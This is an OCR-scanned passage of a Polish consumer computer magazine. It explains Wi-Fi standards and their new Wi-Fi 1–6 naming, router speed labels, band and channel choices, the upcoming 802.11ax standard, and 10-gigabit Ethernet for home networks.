Następca popularnego **LTE**, czyli **3GPP**, to standard, który będzie określany mianem sieci **5G**. Ma być ona znacznie bardziej wydajna i pozwolić nawet na przepustowość do 20 Gb/s. Obecnie nadal jest w fazie testów i rozwoju. Zgodnie z informacjami podanymi przez Ministerstwo Cyfryzacji, pierwszym miastem w Polsce, które będzie objęte siecią 5G, zostanie Łódź. Prace mają zostać zakończone dopiero około 2025 roku. Już teraz operator Orange informuje, że w 2019 roku uda się osiąg nąć przepustowość 1 Gb/s. A operator sieci Play przedstawiał w reklamach ofertę LTE jako „5G Ready" (ponieważ nie mogła ona być powiązana z możliwościami sieci 5G, operator został zobowiązany do wycofania reklamy; sprawa była w toku w momencie zamykania numeru).

PORÓWNANIE USŁUG DOSTĘPU DO INTERNETU

Operator	UPC	Vectra	City-Net	Plus	T-Mobile	Skyconnect	Orange
Typ łącza	kablówka	kablówka	lokalne	LTE	LTE	Satelita	xDSL
Szybkość pobierania (najwydajniejsza opcja) Mb/s	do 500	do 600	do 360	do 500*	do 300*	do 50	do 80***
Szybkość wysyłania (najwydajniejsza opcja) Mb/s	do 30	do 30	do 30	do 75*	do 75*	do 5	do 8***
Cena (najwydajniejsza opcja) zł/miesiąc	59,99	69,99	75,00	90,00	69,99	119,99	40,99
Dostępność	miasta, aglomeracje	miasta, aglomeracje	miasta i ich okolice	ogólnodostępny przy pokryciu sieci	ogólnodostępny przy pokryciu sieci	wszędzie**	przy dostępie do linii telefonicznej
Ograniczenie transferu	brak	brak	brak	100 GB	200 GB	100 GB	brak

* Tylko w wybranych lokalizacjach w Polsce, dla pozostałych standardowo 150 Mb/s – o dokładne dane w regionie należy spytać operatora.
** Jeśli nie ma fizycznych przeszkód na drodze sygnału.
*** Wydajność uzależniona od lokalizacji klienta, można sprawdzić ofertę, korzystając z formularza na stronie **www.orange.pl/view/internet-domowy**

WSZYSTKO O SIEC


Jest wiele urządzeń i sposobów zapewniających bezprzewodową łączność z siecią. ***Jaki wybór będzie najlepszy w zależności od określonych potrzeb i wymagań?*** *Co różni poszczególne standardy Wi-Fi? I na jakie hasła reklamowe nie dać się nabrać?*

Bez sieci bezprzewodowej nie da się komfortowo pracować. Coraz mniej użytkowników korzysta z połączenia typu Ethernet częściowo przez konieczność prowadzenia kabli, a częściowo dlatego, że coraz więcej urządzeń łączy się tylko bezprzewodowo. A sposobów na uzyskanie łączności bezprzewodowej jest sporo. Warto wiedzieć dokładnie, czym się różnią poszczególne standardy sieci Wi-Fi. Dzięki temu będziemy mogli wybrać urządzenie, które będzie spełniać wszystkie nasze potrzeby.

Co to jest Wi-Fi i jakie ma standardy

Ogólnie Wi-Fi jest to zestaw standardów określających bezprzewodowe sieci komputerowe. To co najważniejsze dla zwykłych użytkowników, to możliwość tworzenia sieci lokalnych (LAN – Local Area Network) opartych na komunikacji bezprzewodowej, a konkretnie radiowej, stąd mamy zwrot WLAN (Wireless LAN). Na przestrzeni lat powstało wiele różnego rodzaju standardów sieci bezprzewodowych, które różnią się od siebie zasięgiem, częstotliwością pracy, szerokością pasma i innymi parametrami.

Jeszcze do końca 2018 roku w celu określenia poszczególnych standardów posługiwano się ich właściwymi nazwami kodowymi, czyli na przykład 802.11a, 802.11ac, 802.11n. Jednak od 2019 roku, w którym na rynek konsumencki wchodzi kolejny standard – 802.11ax (więcej od strony 18), stowarzyszenie Wi-Fi Alliance, które zajmuje się dbaniem o wzajemną zgodność urządzeń, wprowadza nowe, prostsze nazewnictwo poszczególnych standardów, które pomoże konsumentom



Nowe oznaczenia standardów wprowadzone w tym roku przez Wi-Fi Alliance

łatwiej zorientować się w wydajności urządzeń obecnych na rynku. Od tego roku format nazw standardów to: Wi-Fi 1, Wi-Fi 2 i tak dalej. Im wyższy numer po Wi-Fi, tym wydajniejsza praca danego urządzenia. Dodatkowo warto wiedzieć, że urządzenia pracujące z nowymi standardami są kompatybilne wstecz, więc nie będzie problemu z podłączaniem urządzeń starszego typu. Urządzenia typu Wi-Fi 1–3 są już na tyle wiekowe, że praktycznie są niewykorzystywane. Trzeba także pamiętać, że kompatybilność wstecz wprowadza pewne ograniczenia. Jeśli do sieci o standardzie Wi-Fi 4 podłączymy urządzenie sieci Wi-Fi 3, cała sieć będzie ograniczona do maksymalnej przepustowości niższego standardu (w obrębie kompatybilnej częstotliwości, na przykład 2,4 GHz). Dlatego warto pozbywać się przestarzałych urządzeń pracujących w mało wydajnych standardach, ponieważ obniżają one przepustowość całej sieci domowej.

Oznaczenia wydajności na routerach

Producenci sprzętu sieciowego bardzo lubią chwalić się wydaj-

HISTORIA STANDARDÓW WI-FI

Generacja sieci	Nowa nazwa	Rok	Maks. przepustowość*
802.11b	Wi-Fi 1	1999	11 Mb/s
802.11a	Wi-Fi 2	1999	54 Mb/s
802.11g	Wi-Fi 3	2003	54 Mb/s
802.11n	Wi-Fi 4	2009	600 Mb/s
802.11ac	Wi-Fi 5	2014	1 Gb/s
802.11ax	Wi-Fi 6	2019	10 Gb/s

*Teoretyczna maksymalna szybkość nawiązanego połączenia z punktem dostępowym

802.11 AC: SZYBKOŚĆ TRANSMISJI W ZALEŻNOŚCI OD SZEROKOŚCI KANAŁU I MODULACJI

Modulacja	Pasmo		
	40 MHz	80 MHz	160 MHz
64QAM	150 Mb/s	325 Mb/s	650 Mb/s
256QAM	200 Mb/s	433 Mb/s	867 Mb/s

Fot. Stnazkul/123rf.com


IACH WI-FI

ZASIĘG SIECI

Bardzo ważnym parametrem sieci bezprzewodowych jest zasięg. Tutaj zdecydowanie lepiej wypadają sieci pracujące w paśmie 2,4 GHz. Zapewniają one zasięg nawet do 70 m wewnątrz budynku i aż do 250 m na zewnątrz. Powinniśmy jednak szczególnie uważać na inne urządzenia wewnątrz naszego domu, jak lodówka czy mikrofalówka, które mogą znacznie zredukować zasięg sieci. Spory wpływ mogą mieć również inne urządzenia bezprzewodowe pracujące na częstotliwości 2,4 GHz – choćby myszy i klawiatury bezprzewodowe. Standard Wi-Fi 5, który propaguje sieć na paśmie 5 GHz, oferuje zasięg wewnątrz domu na poziomie 35 m, a na zewnątrz nie powinien być w ogóle wykorzystywany przez zwykłych użytkowników, ponieważ emituje duże zakłócenia dla pracy satelitów (jest to informacja podawana w instrukcji obsługi urządzeń wspierających tę technologię). O tym, gdzie umieścić w domu router w celu zapewnienia optymalnego zasięgu, możemy przeczytać od strony 66.

ASUS RT-AC88U – router klasy Wi-Fi 5, który pozwala na osiągnięcie maksymalnej szybkości łącza 1000 Mb/s w paśmie 2,4 GHz oraz 2167 Mb/s w paśmie 5 GHz. Korzysta z Beamforming, MU-MIMO i 1024QAM


D-Link AC3200 – router klasy Wi-Fi 5, który wspiera technologię Tri-Band. Pozwala ona na propagowanie aż trzech niezależnych sieci bezprzewodowych: jednej w paśmie 2,4 GHz o przepustowości 600 Mb/s oraz aż dwóch w paśmie 5 GHz – każda o przepustowości 1300 Mb/s. Jest to rozwiązanie przeznaczone dla sieci, które są znacznie obciążone, z którymi łączy się wielu użytkowników bezprzewodowych jednocześnie




TRUDNE POJĘCIA

Beamforming

Jest to specjalna technika przetwarzania sygnału, która polega na formowaniu wiązki, a konkretnie kierunkowej transmisji sygnału. Dzięki temu sygnały podczas transmisji są wysyłane w konkretnym kierunku, co pozwala na zwiększenie zasięgu działania sieci zwłaszcza w przypadku oddalonych punktów. Technologia ta jest wykorzystywana w wielu routerach.



Obecne Wi-Fi



Wi-Fi z technologią Beamforming

Dual-Band

Tego typu określenie w przypadku routerów oznacza możliwość pracy w tym samym czasie na dwóch pasmach – 2,4 GHz oraz 5 GHz. Transmisja w każdym z tych pasm ma swoje wady oraz zalety. Plusy pasma 2,4 GHz to większy zasięg działania i kompatybilność praktycznie ze wszystkimi urządzeniami bezprzewodowymi. Minusy to dużo mniejsza wydajność, zatłoczenie pasma oraz podatność na zakłócenia. W przypadku pasma 5 GHz sytuacja jest odwrotna, plusy to wysoka wydajność, mniej zatłoczenia, odporność na zakłócenia. Minusy natomiast to znacznie mniejszy zasięg pracy. >

nością swoich urządzeń. Na opakowaniach umieszczają różnego rodzaju informacje, które łatwo jest mylnie zinterpretować.
Najczęściej stosowaną przez producentów praktyką jest umieszczanie na pudełkach oznaczeń typu AC1200 lub N600 wielkimi literami, a gdzieś w mało widocznym miejscu wyjaśnienie, co taka informacja oznacza w rzeczywistości.
W praktyce producent sumuje maksymalne przepustowości na wszystkich pasmach, w jakich pracuje urządzenie, i podaje je jako całość.
Może to wprowadzać w błąd – za pomocą jednego połączenia nie da się osiągnąć deklarowanej przepustowości.
Magiczne AC1200 to tak naprawdę urządzenie, które w paśmie 2,4 GHz pozwala na uzyskanie przepustowości 300 Mb/s, a w paśmie 5 GHz – przepustowości 866 Mb/s. Warto więc dokładnie czytać informacje na opakowaniach produktów sieciowych.


Wydajność w praktyce

Prawie każdy, kto ma w domu sieć Wi-Fi i kupił nowy router, zastanawia się, dlaczego urządzenie, które powinno działać z prędkością na przykład 150 Mb/s, pracuje dużo wolniej. Dlaczego oznaczenia wydajności sieci Wi-Fi są nie do osiągnięcia, czego nie można stwierdzić w przypadku połączeń kablowych?
Niestety, na wydajność sieci bezprzewodowej składa się wiele czynników, w tym także wspomniane w ramce poniżej interferencje innych sieci, jeśli pasmo nadawania danej sieci jest zatłoczone.
Najważniejszy jest sam sposób transmisji. Znaczna część naszego transferu to dane kontrolne. Dodatkowo przy ewentualnych zniekształceniach i zakłóceniach automatycznie występuje retransmisja danych, czyli ponowne wysłanie tych samych pakietów. A to automatycznie przekłada się na spadek przepustowości połączenia.
Obok danych kontrolnych podczas transmisji przesyłane są także bity zużywane na szyfrowanie danych – im jest ono mocniejsze, tym więcej dodatkowych danych jest dołączonych do właściwych informacji.
Z tych powodów wydajność sieci Wi-Fi przy idealnych warunkach może wynieść około 50 procent teoretycznego transferu. A ponieważ na szybkość wpływa dodatkowo odległość od nadajnika oraz zakłócenia elektromagnetyczne (generowane przez mikrofalówkę, mysz bezprzewodową, Bluetooth, telefon komórkowy, porty USB 3.0 i wiele innych domowych urządzeń), to w rzeczywistości osiągamy zaledwie 25–35 procent szybkości obiecywanej przez producenta routera (warto zapoznać się z testem routerów w serwisie **PCLab.pl**: **Wielki test niedrogich routerów za mniej więcej 150 złotych – optymalny router do domu**, a szczególnie z danymi na karcie 23).
A to oznacza, że w normalnych, domowych warunkach router teoretycznie działający z prędkością 150 Mb/s umożliwi nam realizację połączenia o realnej prędkości na poziomie 45 Mb/s – czyli 5,6 MB/s.

Na jaki standard postawić?

Odpowiedź na to pytanie może różnić się w zależności od indywidualnych potrzeb.

SZEROKOŚĆ PASMA TRANSMISJI



Standardowo pasmo dla częstotliwości 2,4 GHz zostało podzielone na 13 kanałów (czasami można spotkać się z 14. kanałem – jest on stosowany w Japonii). W Polsce można wykorzystywać pasmo od 2400,0 do 2483,5 MHz, czyli od kanału 1 do 13. Każdy kanał zajmuje 22 MHz. Tak więc teoretycznie, aby nie pokrywały się ze sobą sieci w paśmie 2,4 GHz przy szerokości pasma 20 MHz, możemy utworzyć tylko cztery niepokrywające się sieci na kanałach, na przykład 1, 5, 9, 13. Zdecydowana większość routerów oferujących wyższe wydajności uzyskuje je poprzez zwiększenie szerokości pasma nadawania do 40 MHz, wtedy możemy utworzyć jedynie dwie sieci, które nie będą ze sobą bezpośrednio interferować, na kanałach 3 oraz 11. Jeśli istnieje więcej sieci na danym obszarze i bezpośrednio nachodzą one na siebie, wpływa to negatywnie na wydajność wszystkich sieci. Jest to szczególnie widoczne w bardzo zurbanizowanych obszarach, na przykład na blokowiskach. Dobrym pomysłem na ucieczkę od zatłoczonego pasma 2,4 GHz jest skorzystanie z pasma 5 GHz. Mniejszy zasięg działania sieci staje się tutaj zaletą, ponieważ istnieje mniejsza szansa na nachodzenie na siebie sieci sąsiadów.
W przypadku pasma 5 GHz kanały od razu zostały podzielone na szerokość 20 MHz i nie nachodzą na siebie – można więc utworzyć teoretycznie aż 19 nieza leżnych sieci. Nowsze standardy Wi-Fi pozwa lają na tworzenie sieci o szerokości 40, 80, a nawet 160 MHz, dzięki czemu można uzyskać bardzo wysokie przepustowości. Nie musimy się przy tym martwić nachodzeniem na siebie sieci, ponieważ przy znacznie mniejszym zasięgu sieci pracujących w paśmie 5 GHz istnieje znacznie mniejsze ryzyko wysycenia całego pasma, a zatem wydajność nie spadnie drastycznie, jak może to mieć miejsce w przypadku pasma 2,4 GHz.

SIEĆ BEZPRZEWODOWA KONTRA PRZEWODOWA

Najczęściej wykorzystywane obecnie kable sieciowe oraz porty w urządzeniach sieciowych pozwalają na transmisję o teoretycznej szybkości 1000 Mb/s. Po odliczeniu danych kontrolnych maksymalna realna transmisja danych może sięgać około 940 Mb/s, czyli blisko 117 MB/s. Jeśli zależy nam na stabilnym połączeniu i mamy wykupiony bardzo szybki dostęp do internetu oparty na światłowodzie, możemy pomyśleć o wymianie sieci w domu na przewodową. Jednak zdecydowana większość użytkowników powinna rozważyć wyłą cznie zakup dobrej klasy routera bez przewodowego, który zapewni może mniej stabilne połączenie i nie aż tak wydajne, ale pozwoli łączyć się z siecią bezprzewodową wszystkim urządzeniom mobilnym, które jedynie w ten sposób mogą korzystać z internetu. Tylko w niektórych przypadkach, na przykład gdy mamy serwer NAS w domu i wykonujemy obszerne backupy, lepszym wyjściem będzie zestawienie połączenia przewodowego pomiędzy routerem, NAS-em a komputerem, w innych przypadkach dobrze sprawdzi się sieć bezprzewodowa nowej generacji.

Do komputera stacjonarnego możemy dokupić bardzo wydajne karty sieciowe, które pozwalają na szybką transmisję danych. Dobrym przykładem jest ASUS PCE-AC88 – karta, która pozwala na uzyskanie połączenia o szybkości 2100 Mb/s w paśmie 5 GHz oraz 1000 MB/s w paśmie 2,4 GHz

Nadchodzący wielkimi krokami standard **Wi-Fi 6**, który jest szczegółowo opisany od strony 14, to zdecydowanie ogromny krok naprzód, a przepustowość na poziomie 10 Gb/s może zdetronizować od dawna wykorzystywany w większości domów kabel Cat. 5e, który pozwala na osiągnięcie jedynie przepustowości 1 Gb/s.

Warto jednak pamiętać, że zanim nasze pozostałe urządzenia będą w stanie osiągnąć szybkości oferowane przez najnowszy standard, minie jeszcze pewnie wiele lat. Obecnie najlepiej jest więc kupić wydajne urządzenie pracujące ze standardem Wi-Fi 5. A dopiero gdy pozostałe urządzenia w naszym domu będą mogły korzystać z zalet nowszej generacji połączenia – zdecydować się na wymianę routera. **kd**

TRUDNE POJĘCIA


MIMO (Multi Input Multi Output)

Rozwiązanie zwiększające przepustowość sieci bezprzewodowej poprzez wykorzystanie transmisji wieloantenowej w nadajniku i odbiorniku. Na przykład w Wi-Fi 4 (802.11n) standardowa przepustowość to 150 Mb/s, a dzięki wykorzystaniu MIMO można skorzystać aż z czterech anten i uzyskać połączenie określone jako 600 Mb/s (4 x 150 Mb/s). Oczywiście w celu skorzystania z tej technologii zarówno nadajnik, jak i odbiornik muszą być ze sobą kompatybilne i mieć odpowiednią liczbę anten.

MU-MIMO (Multi User MIMO)

Jest to zestaw technologii bezprzewodowych, które umożliwiają jednoczesną komunikację z wieloma klientami bezprzewodowymi jednocześnie. Jest to niezwykle przydatna technika zwłaszcza w bardziej wydajnych urządzeniach. Bez niej transmisja danych odbywała się pakiet po pakiecie od klienta do klienta (w jednej jednostce czasu dane mogły być przesyłane tylko do jednego klienta). Dzięki MU-MIMO routery, które korzystają na przykład z ośmiu anten, są w stanie obsłużyć jednocześnie cztery urządzenia korzystające z dwóch anten. Dzięki temu wydajność nie jest zmniejszana i każde urządzenie może pracować z pełną szybkością, o ile pozwala na to router.

Tradycyjne Wi-Fi



Wi-Fi z technologią MU-MIMO

QAM

Chodzi o modulację QAM, czyli zmianę parametrów amplitudy i fazy sygnału do przesyłania danych cyfrowych przez kanał radiowy. Generalnie zasada jest taka, że im większa liczba przed określeniem QAM, tym bardziej skondensowany zostaje sygnał i może przenieść tym więcej informacji. Przykładowo 1024QAM wykorzystywany w Wi-Fi 6 pozwala na zwiększenie przepustowości o 25 procent w stosunku do 256QAM wykorzystywanego w Wi-Fi 5, a 64QAM w stosunku do 256QAM to wzrost wydajności o 33 procent. ■

PODSTAWY
JAK ZACZĄĆ
NOWE WI-FI

ZMIANA WARTY? NOWY STANDARD

Standard 802.11ac w bezprzewodowym świecie panuje już kilka dobrych lat. Niedawno na horyzoncie pojawił się nowy standard 802.11ax. ***Czy ma szansę zdetronizować obecny?*** *Komputer Świat to sprawdził*

Branża IT nieustannie się zmienia. Co chwila jesteśmy informowani o nowych rozwiązaniach, technologiach czy technikach. Nie inaczej jest w bezprzewodowym świecie – światło dzienne ujrzał nowy standard 802.11ax. Choć oficjalnie jeszcze nie jest zatwierdzony, już ma ambitny cel: zawojowanie bezprzewodowej komunikacji. Ma być szybciej, efektywniej, sprawniej, po prostu lepiej.

ASUS
ROG RAPTURE
GT-AX11000
OK. 1900 ZŁ

ASUS
RT-AX88U
OK. 1600 ZŁ

Standard 802.11ax – stare nowe: ulepszone rozwiązanie w transmisji radiowej

Tak jak każdy poprzedni standard Wi-Fi, tak i ten stawia na poprawę jakości połączeń, obsługę wielu urządzeń, zwiększenie zasięgu rozgłaszanych sieci radiowych oraz wzrost prędkość komunikacji. Nowa wersja Wi-Fi (według nowej nomenklatury oznaczona jako Wi-Fi 6) pozwoli na komunikację z prędkością sięgającą 10 Gb/s. Postanowiono nie zwiększać za wszelką cenę prędkości połączeń, większy nacisk położono na zwiększenie efektywności i na bardziej optymalne wykorzystanie pasma wraz z obsługą wielu kanałów. Zadania te realizuje znana i powszechnie wykorzystywana w sieciach LTE technika OFDMA (ang. Orthogonal Frequency-Division Multiple Access). Jej implementacja jest największą nowością w standardzie 802.11ax, pozwala podzielić kanał radiowy na dziesiątki i setki podkanałów. Oznacza to, że jeden kanał może być współużytkowany przez większą liczbę klientów. Dzięki temu dostępne pasmo radiowe jest lepiej wykorzystywane, co z kolei przekłada się na wzrost wydajności i przepustowości sieci. Poprawa parametrów transmisji z użyciem OFDMA będzie szczególnie widoczna, gdy z sieci bezprzewodowej będzie korzystać wielu użytkowników (lotniska, dworce, centra konferencyjne). Implementacja OFDMA sprawia, że sieć radiowa jest bardziej odporna na przeciążenia. Transmisję usprawnia zastosowanie Multi-user MIMO (MU-MIMO), lecz w przeciwieństwie do 802.11ac połączenia są prowadzone w obu kierunkach (uplink i downlink). Pozwala to na transmisję do

DROGA DO 802.11AX

Ewolucja standardów bezprzewodowej transmisji wymiany danych od 802.11n do najnowszego ax

Protokół	802.11n	802.11ac Wave 1	802.11ac Wave 2	802.11ax
Rok publikacji	2009	2013	2016	2019[1]
Częstotliwość (GHz)	2,4 / 5	5	5	2,4 / 5
Szerokość kanału (MHz)	20 / 40	20 / 40 / 80	20 / 40 / 80 / 80-80 / 160	20 / 40 / 80 / 80-80 / 160
MIMO	Single User	Single User	MU-MIMO (downlink)	MU-MIMO (downlink, uplink)
Technologia transmisyjna	OFDM	OFDM	OFDM	OFDMA
Modulacja	64-QAM[2]	256-QAM[3]	256-QAM[3]	1024-QAM
Liczba strumieni	4	3	8[4]	8
Dostępne prędkości	do 600 Mb/s	do 1,3 Gb/s	do 6,9 Gb/s	do 9,6 Gb/s
Pozostałe	Beamforming[5]	Beamforming	Beamforming	Beamforming

[1] Przewidywany rok publikacji, [2] Modulacja 256-QAM oraz 1024-QAM wspierana przez część urządzeń, [3] Modulacja 1024-QAM wspierana przez część urządzeń, [4] Dla stacji bazowych,
[5] W 802.11n technika kształtowania wiązki, nieustandaryzowana, od wersji 802.11ac mechanizm działa niezależnie od sprzętu

WI-FI – 802.11AX

wielu odbiorców i na jednoczesny odbiór danych od wielu klientów. Użycie modulacji 1024-QAM zwiększa prędkości transmisji. Dla jednakowych parametrów połączeń (kanał o szerokości 80 MHz, 1 SS [od ang. spatial streams, czyli strumień danych], 256-QAM [modulacja], 5/6 [kodowanie]) w standardzie 802.11ac maksymalna szybkość to 433 Mb/s, po zmianie modulacji na wyższą nowy standard oferuje 600,4 Mb/s. Gdy pójdziemy krok dalej, po podwojeniu szerokości kanału maksymalna prędkość pojedynczego strumienia 802.11ac wyniesie około 866 Mb/s, podczas gdy w 802.11ax sięga ona 1,2 Gb/s. Gdy zaś wartości te przemnożymy przez 8 (maksymalna liczba strumieni danych w obu standardach), nastąpi wzrost prędkości z 6993 Mb/s (160 MHz, 8 SS, 256 QAM, 5/6) dla standardu 802.11ac do 9607,8 Mb/s (160 MHz, 8 SS, 1024 QAM, 5/6) dla 802.11ax. Standard 802.11ax dodatkowo wprowadza technikę o nazwie Target Wake Time (TWT). Odpowiada ona za planowanie transmisji poprzez wysłanie do klientów informacji o przejściu w stan uśpienia i wybudzenia. Zsumowane czasy nieaktywności urządzenia, w których nie prowadzi ono komunikacji, przekładają się na wydłużenie żywotności baterii. Standard 802.11ax zachowuje pełną kompatybilność z poprzednimi generacjami sieci Wi-Fi, urządzenia komunikacyjne opierające swoje działanie na starszych standardach będą mogły korzystać z sieci 802.11ax.

Przegląd urządzeń sieciowych

Wszyscy czołowi producenci urządzeń sieciowych są doskonale przygotowani na najnowszy standard IEEE 802.11ax. Każdy z nich przygotował stosowne urządzenia. Część znajduje się już w sprzedaży, a reszta niebawem trafi na półki sklepowe. W przypadku routerów każdy z producentów przygotował dwie wersje – dwupasmową (AX6000) oraz trójpasmową (AX11000).

Nie tylko w routerach zdążył się już zagościć standard 802.11ax. Część producentów przygotowała również inne urządzenia sieciowe, które spełniają założenia standardu: wzmacniacze sygnału (TP-Link RE705X), access pointy (Cisco, Extreme Networks, Aerohive) czy systemy Mesh (Arris AX11000, TP-Link Deco X10, Netgear Orbi). Na rynku nie ma jeszcze dostępnych kart sieciowych, które byłyby kompatybilne z 802.11ax. Spekuluje się, że pierwsze urządzenia powinny pokazać się w sprzedaży w drugiej połowie 2019 roku. Pojawiające się w sieci przecieki na ich temat zdają się to potwierdzać. Analitycy przewidują, że tegoroczne iPhone'y będą wyposażone w układy pozwalające korzystać z sieci standardu Wi-Fi 6. Dodatkowo niedawno sieć obiegła informacja, jakoby Intel miał już gotowe karty sieciowe zgodne z protokołem 802.11ax. Dwaj czołowi dostawcy układów scalonych (Broadcom oraz Qualcomm) są już przygotowani na nowy standard – oferują układy, na których mogą zostać oparte karty sieciowe. **łg**

CO JEST CZYM

Nazwy poszczególnych generacji technologii Wi-Fi zawierały zawsze cyfry 802.11 oraz kod literowy określający wersję standardu. Wi-Fi Alliance podjęła decyzję o zmianie sposobu nazewnictwa na bardziej czytelny i przejrzysty. Zmiana powinna ułatwić większości użytkowników identyfikację wspieranej technologii radiowej podczas kupowania nowego urządzenia (router, AP, repeater, karta sieciowa).

802.11b – WiFi 1
802.11a – WiFi 2
802.11g – WiFi 3
802.11n – WiFi 4
802.11ac – WiFi 5
802.11ax – WiFi 6

Fot. Zoya Fedorova/123rf.com

PODSTAWY
JAK ZACZĄĆ
SUPERSZYBKIE PRZESYŁANIE DANYCH

SUPERSZYBKOŚĆ:

1 min 32 s i 10 s to średnie czasy przesyłu pliku o rozmiarze 1 GB między dwoma komputerami przy wykorzystaniu odpowiednio standardu Fast i Gigabit Ethernet. Ile potrzebuje 10Gb Ethernet na wykonanie tego samego zadania? Tylko 1 s. ***1 GB w ciągu 1 s*** *– tak, to możliwe!*

Od Ethernetu 10 Mb/s...

Ethernet przebył długą drogę, zanim stał się najważniejszym standardem komunikacji sieciowej. Jego początki sięgają lat siedemdziesiątych i, co dla wielu jest zaskoczeniem, jego kariera rozpoczęła się od łączności bezprzewodowej. Inspiracją do stworzenia systemu sieciowego był eksperyment przeprowadzony przez Normana Abramsona, polegający na zbudowaniu sieci radiowej pozwalającej na komunikację pomiędzy wyspami Archipelagu Hawajskiego. Po zapoznaniu się z wynikami prac Abramsona ideę podchwycił dr Bob Metcalfe, który w roku 1973 rozpoczął własne próby. Na efekty prac trzeba było czekać siedem lat – to wtedy narodził się Ethernet 10 Mb/s. Od tamtej pory standard wciąż jest udoskonalany. Dzięki temu udało się zwiększyć prędkość komunikacji ponad 1000-krotnie (na razie).


...do Ethernetu 10 Gb/s

Żeby móc zagwarantować założoną prędkość przesyłu informacji, połączenie typu **10GBASE-T (10 Gb/s)** wykorzystuje cztery pary przewodów, z których każda zapewnia prędkość do 2,5 Gb/s w obu kierunkach. Dodatkowo zachowuje kompatybilność ze standardami wcześniejszymi. Prócz maksymalnej szybkości dopuszczalne są łącza o prędkościach 2,5 Gb/s i 5 Gb/s.
W sieciach domowych i biurowych prym wiodą wersje 100 Mb/s oraz 1 Gb/s. Standard 10GBASE-T powoli zaczyna jednak pukać do naszych drzwi. Potrzeba przesyłania coraz większej ilości informacji sprawia, że temu rozwiązaniu zaczynają się przyglądać także zwykli użytkownicy. Producenci urządzeń sieciowych rozumieją rynkową tendencję i robią pierwsze kroki, by umożliwić użytkownikom domowym przesyłanie danych szybciej niż dotychczas. O jakich prędkościach mówimy? Czas kopiowania pliku o wielkości 1 GB przez łącze 1 Gb/s wynosi 11 s, 10GBASE-T na wykonanie tej samej operacji potrzebuje 1 s.

Co jest potrzebne

